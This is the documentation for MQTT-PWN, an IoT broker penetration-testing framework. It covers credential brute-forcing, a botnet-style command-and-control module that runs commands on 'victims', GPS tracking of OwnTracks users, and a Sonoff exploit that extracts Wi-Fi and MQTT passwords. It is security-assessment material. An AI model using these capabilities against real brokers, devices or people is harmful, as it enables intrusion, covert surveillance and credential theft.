MQTT-PWN Documentation

Release 1.0

Daniel Abeles, Moshe Zioni

Jun 09, 2020

Contents

MQTT is a machine-to-machine connectivity protocol designed as an extremely lightweight publish/subscribe messaging transport and widely used by millions of IoT devices worldwide. MQTT-PWN intends to be a one-stop-shop for IoT Broker penetration-testing and security assessment operations, as it combines enumeration, supportive functions and exploitation modules while packing it all within command-line-interface with an easy-to-use and extensible shell-like environment.

```
daniel@lab:~/mqtt_pwn  python run.py


   ——|||_
         └


     by @Akamai
>> help
```

Features:

- credential brute-forcer - configurable brute force password cracking to bypass authentication controls
- topic enumerator - establishing comprehensive topic list via continuous sampling over time
- useful information grabber - obtaining and labeling data from an extensible predefined list containing known topics of interest
- GPS tracker - plotting routes from devices using OwnTracks app and collecting published coordinates
- sonoff exploiter – design to extract passwords and other sensitive information

CHAPTER 1

MQTT-PWN Documentation

1.1 Introduction

MQTT-PWN intends to be a one-stop-shop for IoT Broker penetration-testing and security assessment operations, as it combines enumeration, supportive functions and exploitation modules while packing it all within command-line-interface with an easy-to-use and extensible shell-like environment.

1.1.1 Prerequisites

Generally speaking, *MQTT-PWN* relies on 2 main components:

- Python 3.X environment
- A database backend (PostgreSQL)

The framework can be instantiated using docker or directly on the host.

1.1.2 Installation

In order to install *MQTT-PWN* simply clone or download the repository and follow your preferred deployment method:

- Directly on host
- Using Docker (skip to *Docker Usage*)

1.1.3 Database

In order for the application to work properly, a *PostgreSQL* database is required. After configuring it correctly, follow the next section to install the virtual environment, on the first run of the application, it will create automatically all required tables.

1.1.4 Virtual Environment

As a ground rule, I recommend using virtual environments using the pyenv. Make sure you have a working installation of *pyenv* before proceeding, once you have it, first create a virtual environment using:

```
daniel@lab ~/mqtt_pwn  pyenv virtualenv mqtt_pwn_env
```

Now, install the requirements python packages using pip:

```
daniel@lab ~/mqtt_pwn  pip install -r requirements.txt
```

We now have a fully operational virtual environment containing all required packages. To run the application, simply type:

```
daniel@lab ~/mqtt_pwn  python run.py


  ──|||_


    by @Akamai

>>
```

1.1.5 Docker Usage

Sometimes installing a database or a specific python environment on the host machine can be somewhat cumbersome. In order to ease the usage of this tool, we provided a dockerized version of the tool so it can be easily installed and deployed. Make sure you have installed Docker and Docker-Compose first.

We are using Docker Compose to instantiate a 2 containers (*db*, *cli*) and a network so they can interact with each other. First, let's create and build those containers/network:

```
daniel@lab ~/mqtt_pwn  docker-compose up --build --detach
```

This will build and create our containers in detached mode, meaning they will run in the background. Let's confirm they are indeed running:

```
daniel@lab ~/mqtt_pwn  docker-compose ps

            Name                           Command               State            ␣
↪Ports
-------------------------------------------------------------------------------------
↪-----------
359a8bd33718_mqtt_pwn_db_1      docker-entrypoint.sh postgres   Up         0.0.0.
↪0:5431->5432/tcp
mqtt_pwn_v2_cli_1               python /mqtt_pwn/run.py         Exit 255
```

As we can see the *postgres* instance is up and running, while our *cli* is down. That's perfectly fine, since need it running only when needed.

Now, let's test if the *cli* works:

```
daniel@lab ~/mqtt_pwn  docker-compose run cli
```

(continues on next page)

(continued from previous page)

```
  ──┤|| |
    └

    by @Akamai

>>
```

If you are seeing what is described above, were good to go!

1.1.6 Resource Script

Usually, some options tend to be needed from the start of the application, therefor this application support a global resources script that gets executed every time the application starts. The script is located under *./resources/shell_startup.rc*. The format of the script is as follows:

- Every line contains a command, such as *connect -p 1883* etc.
- A line can be commented when it starts with a *#*.

1.2 Plugins

1.2.1 Credentials Brute Force

MQTT protocol uses a centralized broker to communicate between entities (device, sensor, etc.). Those brokers can define a basic authentication mechanism in the form of username / password pair. *MQTT-PWN* provides a credential brute force module that with a given set of usernames and passwords tries to authenticate to the broker in order to find valid credentials.

Wordlists

In order to run the credentials brute force plugin, we are required to provide a set of usernames and passwords. A default set is already provided in the *./resources/wordlists/** directory, but external ones can be provided. Inline usernames and passwords are also supported.

Usage

To run the plugins, first make sure you are connected to broker (using the *connect* commands). Lets examine the help strings for this plugins:

```
localhost:1883 >> bruteforce --help
usage: bruteforce [-h] [-u USERNAME [USERNAME ...] | -uf USERNAMES_FILE]
                  [-p PASSWORD [PASSWORD ...] | -pf PASSWORDS_FILE]

Bruteforce credentials of the connected MQTT broker

optional arguments:
  -h, --help            show this help message and exit
  -u USERNAME [USERNAME ...], --username USERNAME [USERNAME ...]
                        the username to probe the broker with (can be more
                        than one, separated with spaces) (default: None)
```

(continues on next page)

(continued from previous page)

```
  -uf USERNAMES_FILE, --usernames-file USERNAMES_FILE
                        use a usernames file instead (usernames separated with
                        a newline) (default:
                        /mqtt_pwn/resources/wordlists/usernames.txt)
  -p PASSWORD [PASSWORD ...], --password PASSWORD [PASSWORD ...]
                        the password to probe the broker with (can be more
                        than one, separated with spaces) (default: None)
  -pf PASSWORDS_FILE, --passwords-file PASSWORDS_FILE
                        use a password file instead (passwords separated with
                        a newline) (default:
                        /mqtt_pwn/resources/wordlists/passwords.txt)
```

As we can see, it is possible to provide usernames / passwords file or inline list. Once provided, simply hit enter and the bruteforce will start. If stopping is desired, simply hit *Ctrl-C*:


```
localhost:1883 >> bruteforce
[+] Starting brute force!
[+] Found valid credentials: root:123456
[+] Found valid credentials: root:password
[+] Found valid credentials: root:12345678
[+] Found valid credentials: root:1234
^C
[-] Brute force has stopped...
```

1.2.2 Command & Control

MQTT can be used for more than connecting your smart home to the cloud. This plugins harnesses the nature of the protocol (publish/subscribe) to create a bot-net like network where the infected clients communicate not to a self owned server directly (traditionally), but to a publicly open broker. By that, masquerading the identity of the bot-net operator and utilizing the broker to handle the vast amount of clients available.

Architecture

The architecture of the network is described as follows:



- The operator connects to a MQTT broker, and starts listening on specific pre-defined topics (`output`).
- Infected clients, on startup, subscribe to the `input` topics, by that listening for desired commands to be executed when the operator decides so.
- Then, after execution, the infected clients publish the outputs back to the broker on the `output` topic.
- The operator, that have subscribed to the `output` topics, now receives the data back and stores is in the database.

Operator

Once we are connected to a broker (using the `connect` command), we automatically start listening to the output topics. Then, all we need is to wait for a victim to register (we will be notified if so), or look at the registered clients using the `victims` commands:

```
localhost:1883 >> victims
+----+----------------------------------+--------+----------+------------------------
↪----+----------------------------+
| ID |                UUID              |   OS   |  Hostname |          First Seen
↪    |         Last Seen          |
+----+----------------------------------+--------+----------+------------------------
↪----+----------------------------+
| 1  | 8460a5f4bbd0460b9f347d81a44208a0 | darwin |  lab      | 2018-07-20 19:55:21.
↪143132 | 2018-07-20 16:55:25.295223 |
+----+----------------------------------+--------+----------+------------------------
↪----+----------------------------+
```

We can see we have a single client registered, and from the last seen timestamp, we can observe he was alive recently. Now, we can choose it, using again the `victims` command:

```
localhost:1883 >> victims -i 1
localhost:1883 [Victim #1] >>
```

When choosing the client, we have registered a global context variable called `Victim`. Now every command executed will occur on it. If we want to un-select the victim, simply use the `back victim` command. To execute a command we'll use the *exec* command:

```
localhost:1883 [Victim #1] >> exec whoami
[!] Executed command (id #3), look at the output table for results.
```

The execution of commands is asynchronous so they won't block the main thread. We can examine that command output using the `commands` directive:

```
localhost:1883 [Victim #1] >> commands
+----+---------+---------+----------------------------+
| ID | Command | Output  |            Time            |
+----+---------+---------+----------------------------+
| 1  | whoami  | daniel  | 2018-07-23 17:17:05.694352 |
+----+---------+---------+----------------------------+
```

We have successfully ran the command on the client and got the output back!

Infection

Once decided which client should be infected, simply compile the library within the `mqtt_pwn_victim/victim.py` using bundlers such as Py2EXE or PyInstaller. This will create a stand-alone binary to be executed on the client. This section won't discuss directly how to infect a client (out of the scope of this material).

1.2.3 Connect to a Broker

Most of the plugins in *MQTT-PWN* are dependant on a live connection to a MQTT broker. In order to create such successful connection, the `connect` function comes to the rescue.

Connect

Let's examine the help strings of the command:

```
>> connect --help
usage: connect [-h] [-o HOST] [-p PORT] [-t TIMEOUT]

Connect to an MQTT broker

optional arguments:
  -h, --help            show this help message and exit
  -o HOST, --host HOST  host to connect to (default: m2m.eclipse.org)
  -p PORT, --port PORT  port to use (default: 1883)
  -t TIMEOUT, --timeout TIMEOUT
                        connection timeout (default: 60)
```

All we need is a live MQTT broker and the port it is using, and we are good to go! Let's try to connect with the default parameters:

```
>> connect
[!] Connecting...
>>
m2m.eclipse.org:1883 >>
```

We have successfully connected to the MQTT broker. The connection details such the host and port are preprended to the command prompt for ease of use.

Disconnect

If we wish to close the connection, simply use the `disconnect` command:

```
m2m.eclipse.org:1883 >> disconnect
>>
```

1.2.4 Information Grabber

The MQTT brokers (specifically mosquitto), tend to send some metadata about the broker itself, the clients connected and more.

Broker Status

The information (metadata) we grab from the broker can be grabbed through a successful subscription to certain special topics. Those topics are located within the *$SYS* hierarchy. There are quite a lot of them, but we mainly focus on 9 important topics.

To see the broker information, first create a successful connection using the `connect` command, then use the `system_info` command as follows:

```
localhost:1883 >> system_info
+--------------+--------------------------+
| Property     | Value                    |
+--------------+--------------------------+
| timestamp    | 2018-04-11 06:55:09-0400 |
```

(continues on next page)

(continued from previous page)

```
| uptime       | 699152 seconds           |
| maximum      | 228887                   |
| count        | 582668                   |
| disconnected | 225697                   |
| total        | 228882                   |
| connected    | 3185                     |
| version      | mosquitto version 1.4.15 |
+--------------+--------------------------+
```

Selected Topics

The topics we are focusing our plugin on are the following (the description was taken directly from the *mosquitto* documentation):

$SYS/broker/version

The version of the broker

$SYS/broker/timestamp

The timestamp at which this particular build of the broker was made.

$SYS/broker/uptime

The amount of time in seconds the broker has been online.

$SYS/broker/subscriptions/count

The total number of subscriptions active on the broker.

$SYS/broker/clients/connected

The number of currently connected clients.

$SYS/broker/clients/expired

The number of disconnected persistent clients that have been expired and removed through the persistent_client_expiration option.

$SYS/broker/clients/disconnected

The total number of persistent clients (with clean session disabled) that are registered at the broker but are currently disconnected.

$SYS/broker/clients/maximum

The maximum number of clients that have been connected to the broker at the same time.

$SYS/broker/clients/total

The total number of active and inactive clients currently connected and registered on the broker.

1.2.5 Owntracks (GPS Tracker)

Owntracks is an open source project that provides iOS and Android apps that can track your smartphone location. While being somewhat useful for some personnel, it can be severely misconfigured. The tracking messages can be published to public MQTT brokers, and by that available to all.

Message Structure

Those publicly sent messages have a certain format:

```
1  {
2      "_type": "location",
3      "tid": "n5",
4      "acc": 17,
5      "batt": 80,
6      "conn": "m",
7      "lat": -22.983600,
8      "lon": -43.2178200,
9      "t": "c",
10     "tst": 1532102000
11 }
```

The more interesting lines are *7* and *8*, they contain the longitude and latitude of the user.

Usage

The `owntracks` plugin utilities all information above to aggregate those tracking messages to create a single google maps URL that contains the route the client did. First, make sure you have selected a scan. Let's see the help strings for this plugins:

```
[Scan #1] >> owntracks --help
usage: owntracks [-h] [-u USER] [-d DEVICE]

Owntracks shares publicly their users coordinates. Simply discover some
topics, choose that scan and pick a user+device to look for.

optional arguments:
  -h, --help            show this help message and exit
  -u USER, --user USER  user to find owntracks coordinates
  -d DEVICE, --device DEVICE
                        device to find owntracks coordinates
```


We can see that the plugin expects a *user* and *device* strings. Well, how do we get them? Simply run the `owntracks` plugin without any argument:

```
[Scan #1] >> owntracks
+------------+---------------------------------------+----------+
|    User    |                Device                 | # Coords |
+------------+---------------------------------------+----------+
|   daniel   |               iPhone7                 |    2     |
|   moshe    |               GalaxyS9                |    1     |
+------------+---------------------------------------+----------+
```

We got a table, containing the *users* and *devices* that we got, along with the number of coordinates for each couple. Now, let's run the plugin with the *user* and *device* arguments:

```
[Scan #1] >> owntracks -u "daniel" -d "iPhone7"
[+] Google Maps Url: https://www.google.com/maps/dir/32.1666157,34.8123043/32.1657401,
↪34.8116074
```

And voilà! We have our tracked user and device route:



1.2.6 Sonoff Exploiter

Sonoff is a smart switch made for smart home automation. Sonoff devices connected to an MQTT broker can be manipulated by publishing certain special crafted messages.

Flow

A sonoff device that is connected to our MQTT broker will subscribe to certain topics in order to get commands from its operator. We can utilize this fact to send the same messages to those topics but from our end.

When we publish the message to a certain topic, the sonoff device will execute that command and send the results to the `RESULT` topic (with the same prefix as the former topic).

Topics

We currently support 17 types of commands:

- FullTopic
- Hostname
- IPAddress1
- MqttClient
- MqttHost
- MqttPassword
- MqttUser
- Password
- Password2
- SSId
- SSId2
- WebConfig
- WebPassword
- WebServer
- WifiConfig
- otaU

Usage

In order to execute this exploit, a special plugin was created. Let's examine the help strings:

```
>> sonoff --help
usage: sonoff [-h] [-p PREFIX] [-t TIMEOUT]

Sonoff devices tend to share certain information on demand. This module looks
for those pieces of information actively.

optional arguments:
  -h, --help            show this help message and exit
  -p PREFIX, --prefix PREFIX
                        the topic prefix of the sonoff device (default:
                        sonoff/)
  -t TIMEOUT, --timeout TIMEOUT
                        for how long to listen (default: 10)
```

First, we need to find out what is the topic prefix of our victim. We can achieve this by using the `topics` command. Once we have it, simply feed it to the `sonoff` plugin and look for output.

1.2.7 Enumeration

The *MQTT* protocol allows by design to every entity (device, sensor etc.) to subscribe to any topic it wishes (as long the broker hasn't enabled any security measures, which by default are off). Using this method, we developed what we

called - the `discovery` plugin, which subscribes for a certain amount of time, to all topics (using wildcard notation) by that enumerating all available topics at a certain time.

Wildcard Topic

MQTT supports subscribing to topics using 2 wildcard options:

Single Level

A single level wildcard replaces one topic level using the + sign, in example:

```
home/daniel/+/open
```

This means that every topic matching the pattern above will match, in example considering the following topics:

- home/daniel/door/status
- home/daniel/lights/status
- home/daniel/garage/status

All of them are going to match.

Multi Level

In contrast to the single level wildcard, the multi level comes handy when we don't now the tail of the topic, and we want to wildcard more than one level, it is used with the # sign. In example:

```
home/daniel/#
```

This means every topic from this level and below will match, considering the topics bellow:

- home/daniel/door/status
- home/daniel/door/opened
- home/daniel/lights/status
- home/daniel/lights/closed
- home/daniel/garage/status
- home/daniel/garage/closed

All of them are going to match.

Discover

In order to enumerate topics, first make sure you are connected to a MQTT broker (using the `connect` command). Let's examine the `discovery` command:

```
localhost:1883 >> discovery --help
usage: discovery [-h] [-t TIMEOUT] [-p TOPICS [TOPICS ...]] [-q QOS]

Discover new topics/messages in the current connected broker

```

(continues on next page)

(continued from previous page)

```
optional arguments:
  -h, --help            show this help message and exit
  -t TIMEOUT, --timeout TIMEOUT
                        for how long to discover (default: 60)
  -p TOPICS [TOPICS ...], --topics TOPICS [TOPICS ...]
                        which topics to listen to (default: ['$SYS/#', '#'])
  -q QOS, --qos QOS     which quality of service (default: 0)
```

Now, let's run the discovery for 10 seconds with quality of service of 0:

```
localhost:1883 >> discovery -t 10 -q 0
[!] Starting MQTT discovery (id #1) ...
localhost:1883 >>
localhost:1883 >>
[+] Scan #1 has finished!
```

We can observe that the scan is asynchronous (runs on a different thread), so are free to handle more operations in the meanwhile. We can see the status of scans using the `scans` command:

```
localhost:1883 >> scans
+----+-----------------+---------------------------+---------+
| ID |       Type      |         Created At        | Is Done |
+----+-----------------+---------------------------+---------+
| 1  | topic_discovery | 2018-07-19 15:10:07.988613 |   True  |
+----+-----------------+---------------------------+---------+
```

We see that the can is finished, in order to see which topics/messages we have enumerated, we need to select it first. This can be done using the `scans` command as well:

```
localhost:1883 >> scans -i 1
localhost:1883 [Scan #1] >>
```

The scan has been chosen and added as a global context variables, meaning that choosing scan number *1* will affect the output of further plugins now.

Topics

To explore which topics we have enumerated, make sure we have selected a scan (explained in the last section). Then, simply use the `topics` command:

```
localhost:1883 [Scan #1] >> topics
[+] Fetching data..
+-------+-----------------------------------------+----------+
|   ID  | Topic                                   |   Label  |
+-------+-----------------------------------------+----------+
|  2609 | some/topic/we_caught                    |          |
|   5   | $SYS/broker/clients/maximum             |          |
|  2427 | some/other/topic/we_caught              |          |

....
```

The list goes on and one, similarly to the output of a *more* command. However, the plugin supports many useful flags, let's examine the help strings:

```
localhost:1883 [Scan #1] >> topics --help
usage: topics [-h] [-s] [-l LIMIT] [-r REGEX] [-c]

List topics that were detected through discovery scans

optional arguments:
  -h, --help            show this help message and exit
  -s, --show-only-labeled
                        show only labeled topics
  -l LIMIT, --limit LIMIT
                        get the first X rows
  -r REGEX, --regex REGEX
                        search for a pattern in the topic name
  -c, --case-sensitive  make the regex search case sensitive (default is case
                        insensitive)
```

First of all, we see a flag called *–show-only-labeled*, we have came up with a list of known topic patterns (the list can be found in *./resources/definitions.json*. It contains the topic pattern and a friendly name. Turning this flag, shows only topics that we have found in the *definitions.json* file.

Furthermore, we can limit the results and search for a specific regular expression pattern withing the topic name.

Messages

Aside from topics enumeration, *MQTT-PWN* supports also message enumeration, as part of the *discovery* the scan also stores the messages body. They can be viewed, similarly to the *topics* plugin, using the `messages` plugin:

```
localhost:1883 [Scan #1] >> messages
[+] Fetching data..
+-------+---------------------------+------------------+-----------+
|   ID  | Topic                     | Message          | Label     |
+-------+---------------------------+------------------+-----------+
| 2096  | some/topic/we_caught      | hello world      |           |

...
```

It has similar flags as the *topics* plugin:

```
localhost:1883 [Scan #1] >> messages --help
usage: messages [-h] [-i INDEX] [-j] [-s] [-l LIMIT] [-mr MESSAGE_REGEX]
                [-tr TOPIC_REGEX] [-c]

List Messages that were detected through discovery scans

optional arguments:
  -h, --help            show this help message and exit

  Single Message Arguments

  -i INDEX, --index INDEX
                        show a message based on an ID
  -j, --json-prettify   JSON prettify the message body

  Multi Message Arguments

  -s, --show-only-labeled
```

(continues on next page)

(continued from previous page)

```
                        show only labeled topics
  -l LIMIT, --limit LIMIT
                        get the first X rows
  -mr MESSAGE_REGEX, --message-regex MESSAGE_REGEX
                        search for a pattern in the message body
  -tr TOPIC_REGEX, --topic-regex TOPIC_REGEX
                        search for a pattern in the topic name
  -c, --case-sensitive  make the regex search case sensitive (default is case
                        insensitive)
```

There are a couple of differences, the first one is that we have two operational modes here;

Multi

Similarly to the `topics` plugin, we can set a limit to the messages and look for regular expressions patterns (either in the topic name or the message body), along with setting the search case sensitive or not. Because the message body can be extremely long, they are pruned after a certain amount of characters.

Single

Using the `-i` flag, we can select a single message, by that showing the full length of the body, along of a special flag `-j` that enables JSON formatting, in example:

```
localhost:1883 [Scan #1] >> messages -i 27607 -j
Message #27607:
 - Topic: owntracks/daniel/iPhone7
 - Timestamp: 2018-07-25 13:18:33.237445
 - Body: {
    "_type": "location",
    "tid": "n5",
    "acc": 17,
    "batt": 56,
    "conn": "w",
    "lat": 32.1657401,
    "lon": 34.8116074,
    "t": "c",
    "tst": 1532513147
}
```

1.3 Extensions

MQTT-PWN was built with extendability as its one of its major key points. Therefor, new plugins are encouraged to be developed.

1.3.1 The Mixin Notion

The CLI main class, which holds within all logic of the command loop, is built on top of a class inheritance notion called *Mixin*. Basically, we create a class inheritance chain where every class that we inherit from adds more functionalities to our command loop.

First, we start with our main mixin, which holds all the main logic such as the command prompt format, etc. Then, as we can see from the code sample below, we create a class called `MqttPwnCLI` which inherits from `BaseCli` (which is an empty class) and a list of mixins:

```
_mixins = [
    VictimsMixin,
    ExecuteMixin,
    CommandsMixin,
    ScansMixin,
    SystemInfoMixin,
    TopicsMixin,
    DiscoveryMixin,
    ConnectMixin,
    BackMixin,
    OwnTracksMixin,
    SonoffMixin,
    BruteforceMixin,
    MessagesMixin
]


class MqttPwnCLI(BaseCLI, *_mixins):
    """The Mqtt-Pwn Custom Command Line Interface that includes our mixins"""
```

The list of mixins define all the functionalities we want our command loop to have.

1.3.2 Adding New Plugin

In order to create a new plugin, we need to create a new *Mixin*. We'll get familiar with the structure of the *Mixin*. Let's take for example the *bruteforce* plugin:

```
class BruteforceMixin(BaseMixin):
    """Bruteforce Mixin Class"""

    bt_parser = argparse.ArgumentParser(
        description='Bruteforce credentials of the connected MQTT broker',
        formatter_class=argparse.ArgumentDefaultsHelpFormatter)

    user_group = bt_parser.add_mutually_exclusive_group()
    pass_group = bt_parser.add_mutually_exclusive_group()

    user_group.add_argument('-u', '--username',
                            help='the username to probe the broker with (can be more␣
↪than one, separated with spaces)',
                            nargs='+')

    user_group.add_argument('-uf', '--usernames-file',
                            help='use a usernames file instead (usernames separated␣
↪with a newline)',
                            default=config.DEFAULT_USERNAME_LIST)

    pass_group.add_argument('-p', '--password',
                            help='the password to probe the broker with (can be more␣
↪than one, separated with spaces)',
                            nargs='+')

```

(continues on next page)

(continued from previous page)

```
    pass_group.add_argument('-pf', '--passwords-file',
                            help='use a password file instead (passwords separated with a newline)',
                            default=config.DEFAULT_PASSWORD_LIST)

    @with_category(BaseMixin.CMD_CAT_BROKER_OP)
    @with_argparser(bt_parser)
    def do_bruteforce(self, args):
        """The Bruteforce function method"""

        username = args.username if args.username else args.usernames_file
        password = args.password if args.password else args.passwords_file

        self._start_brute_force(username, password)

    @connection_required
    def _start_brute_force(self, username, password):
        """Handles when a user selects the back method"""

        self.print_ok('Starting brute force!')
        AuthBruteForce(self, username, password).brute()
```

Let's break it down to three main components:

Class Name

The class name has to be in the form of *PluginName* + *Mixin*. Then, it must inherit from `BaseMixin`, so we would have a similar interface to all the mixins, from the example above:

```
class BruteforceMixin(BaseMixin):
    """Bruteforce Mixin Class"""
```

Argument Parser

In order for the plugin to handle arguments, we use argument parser from `argparse`. Since we are harnessing the power of the *Cmd2* library, we can use this argument parser to catch arguments directly from our plugin, in example for the *bruteforce* plugin:

```
    bt_parser = argparse.ArgumentParser(
        description='Bruteforce credentials of the connected MQTT broker',
        formatter_class=argparse.ArgumentDefaultsHelpFormatter)

    user_group = bt_parser.add_mutually_exclusive_group()
    pass_group = bt_parser.add_mutually_exclusive_group()

    user_group.add_argument('-u', '--username',
                            help='the username to probe the broker with (can be more than one, separated with spaces)',
                            nargs='+')
    ...
```

We declare a static field called `bt_parser` that holds all the argument parsing logic behind our plugin.

"Do" Function

In order to register as a command, we have to declare a class function that starts with `do_`:

```
    @with_category(BaseMixin.CMD_CAT_BROKER_OP)
    @with_argparser(bt_parser)
    def do_bruteforce(self, args):
        """The Bruteforce function method"""
    ...
```

We decorate the function with the `with_argparser` decorator to couple our function with its argument parser. Notice, that the function receives one argument which are the parsed arguments from our parser.

Useful Decorators

Besides the `with_argparser` (which we got from the *Cmd2* library), we have some useful decorators to enforce some global context variables such as:

- `connection_required` to enforce having a connection first
- `victim_required` to enforce choosing a victim first
- `scan_required` to enforce selecting a scan from the list first

Simply decorate the function you desire with them to activate the enforcement. All of them are defined in the *mqtt_pwn/utils* folder.

1.4 Source Code

1.4.1 mqtt_pwn package

Subpackages

mqtt_pwn.connection package

Submodules

mqtt_pwn.connection.active_scanner module

class mqtt_pwn.connection.active_scanner.**ActiveScanner**(*client_id=None*, *host='test.mosquitto.org'*, *port=1883*, *timeout=60*, *topics=None*, *listen_timeout=60*, *scan_instance=None*, *cli=None*)

Bases: `object`

check_for_timeout()
Checks if we should stop the loop based on *self.listen_timeout*

mqtt_on_message(*mqtt_client*, *obj*, *msg*)
Handles when a new message arrives

run()
The Scanner driver function

static start(*cli*, *scan_instance*, *listen_timeout*, *topics*)
Start A specific active scan - topic discovery

static start_async(*cli*, *scan_instance*, *listen_timeout*, *topics*)
Starts an active scan asynchronously

mqtt_pwn.connection.brute_forcer module

class mqtt_pwn.connection.brute_forcer.**AuthBruteForce**(*cli*, *host*, *port*, *usernames*, *passwords*)
Bases: object

The class responsible from brute force a broker

brute()
A wrapper for the _brute method, mainly to catch keyboard interrupts

valid_criterias = ('usernames', 'passwords')

class mqtt_pwn.connection.brute_forcer.**ConnectionResult**
Bases: object

Represents a connection result (success/fail)

did_succeed
A property that contains data whether the connection has succeeded

set_return_code(*return_code*)
Sets the return code field

mqtt_pwn.connection.mqtt_client module

class mqtt_pwn.connection.mqtt_client.**MqttClient**(*client_id=None*, *host='test.mosquitto.org'*, *port=1883*, *timeout=60*, *cli=None*, *username=None*, *password=None*)
Bases: object

Represents a MQTT Client connection handler class

disconnect()

handle_failed_connection()

mqtt_on_connect(*mqtt_client*, *userdata*, *flags*, *result*)
A callback function that is responsible to being triggered when a connection was established

mqtt_on_message(*mqtt_client*, *obj*, *msg*)
Handles when a new message arrives

publish(*topic*, *payload*)
Publishes a message to a victim

run()
Run the MQTT client

send_command(*victim*, *command*)
Sends a command to a victim

stop()
Stops the mqtt connection loop

mqtt_pwn.connection.system_info module

class mqtt_pwn.connection.system_info.**SystemInfo**
Bases: object

Represents System Info of the broker

to_table()
Converts the data property to a *prettytable* table

topic_list
A property that contains only the topic names

topics = {('$SYS/broker/uptime', 0), ('$SYS/broker/version', 0), ('$SYS/broker/clients

update(*topic*, *payload*)
Updates the system info data dict accordingly

Module contents

mqtt_pwn.exploits package

Submodules

mqtt_pwn.exploits.owntracks module

class mqtt_pwn.exploits.owntracks.**OwnTracksExploit**(*scan_id*)
Bases: object

Represents the owntracks exploit

static body_to_json(*body*)
Converts the body of a message to json

create_urls_table()
Creates the URLs table from the messages

google_maps_url(*user=None*, *device=None*)
The public method to create a google maps URL

static label_to_name(*label*)
Converts a label to the name

mqtt_pwn.exploits.sonoff module

class mqtt_pwn.exploits.sonoff.**SonoffExploit**(*prefix*, *client*, *timeout*, *cli*)
Bases: object

Represents the Sonoff Exploit class

static run(*prefix*, *timeout*, *cli*)
Creates a Sonoff exploit/client instance from another CLI and runs it

run_exploit()
Runs the exploit, and prints the passwords to console

class mqtt_pwn.exploits.sonoff.**SonoffMqttClient**(*host='test.mosquitto.org'*, *port=1883*)
Bases: object

Represents a MQTT Client connection handler class for Sonoff Exploit

check_for_timeout()
Check whether the time is up (to run for a limited amount of time)

classmethod from_other_client(*client*)
Creates an instance from other MQTT client

mqtt_on_connect(*mqtt_client*, *userdata*, *flags*, *result*)
Handle when a connection was established

mqtt_on_message(*mqtt_client*, *obj*, *msg*)
Handles when a message is received

publish_probe_message(*topic*)
Publishes an empty message to a topic (according to the sonoff RFC)

run()
Run the sonoff exploit

set_cli(*cli*)
Sets the CLI

set_prefix(*prefix*)
Sets the prefix

set_timeout(*listen_timeout*)
Sets the timeout

Module contents

mqtt_pwn.models package

Submodules

mqtt_pwn.models.base module

class mqtt_pwn.models.base.**BaseModel**(**args*, ***kwargs*)
Bases: peewee.Model

The base model class

DoesNotExist
alias of BaseModelDoesNotExist

id = <peewee.AutoField object>

mqtt_pwn.models.command module

class mqtt_pwn.models.command.**Command**(**args*, ***kwargs*)
Bases: *mqtt_pwn.models.base.BaseModel*

A model that describes a command

DoesNotExist
alias of CommandDoesNotExist

command = <peewee.TextField object>

id = <peewee.AutoField object>

normalized_output

output = <peewee.TextField object>

short_output

to_list()
Formats the current instance to a list

to_payload_format()
Formats the current instance to fit the message scheme

ts = <peewee.DateTimeField object>

victim = <ForeignKeyField: "command"."victim">

victim_id = <ForeignKeyField: "command"."victim">

mqtt_pwn.models.message module

class mqtt_pwn.models.message.**Message**(**args*, ***kwargs*)
Bases: *mqtt_pwn.models.base.BaseModel*

A model that describes a MQTT message

DoesNotExist
alias of MessageDoesNotExist

body = <peewee.TextField object>

id = <peewee.AutoField object>

label = <peewee.CharField object>

qos = <peewee.IntegerField object>

scan = <ForeignKeyField: "message"."scan">

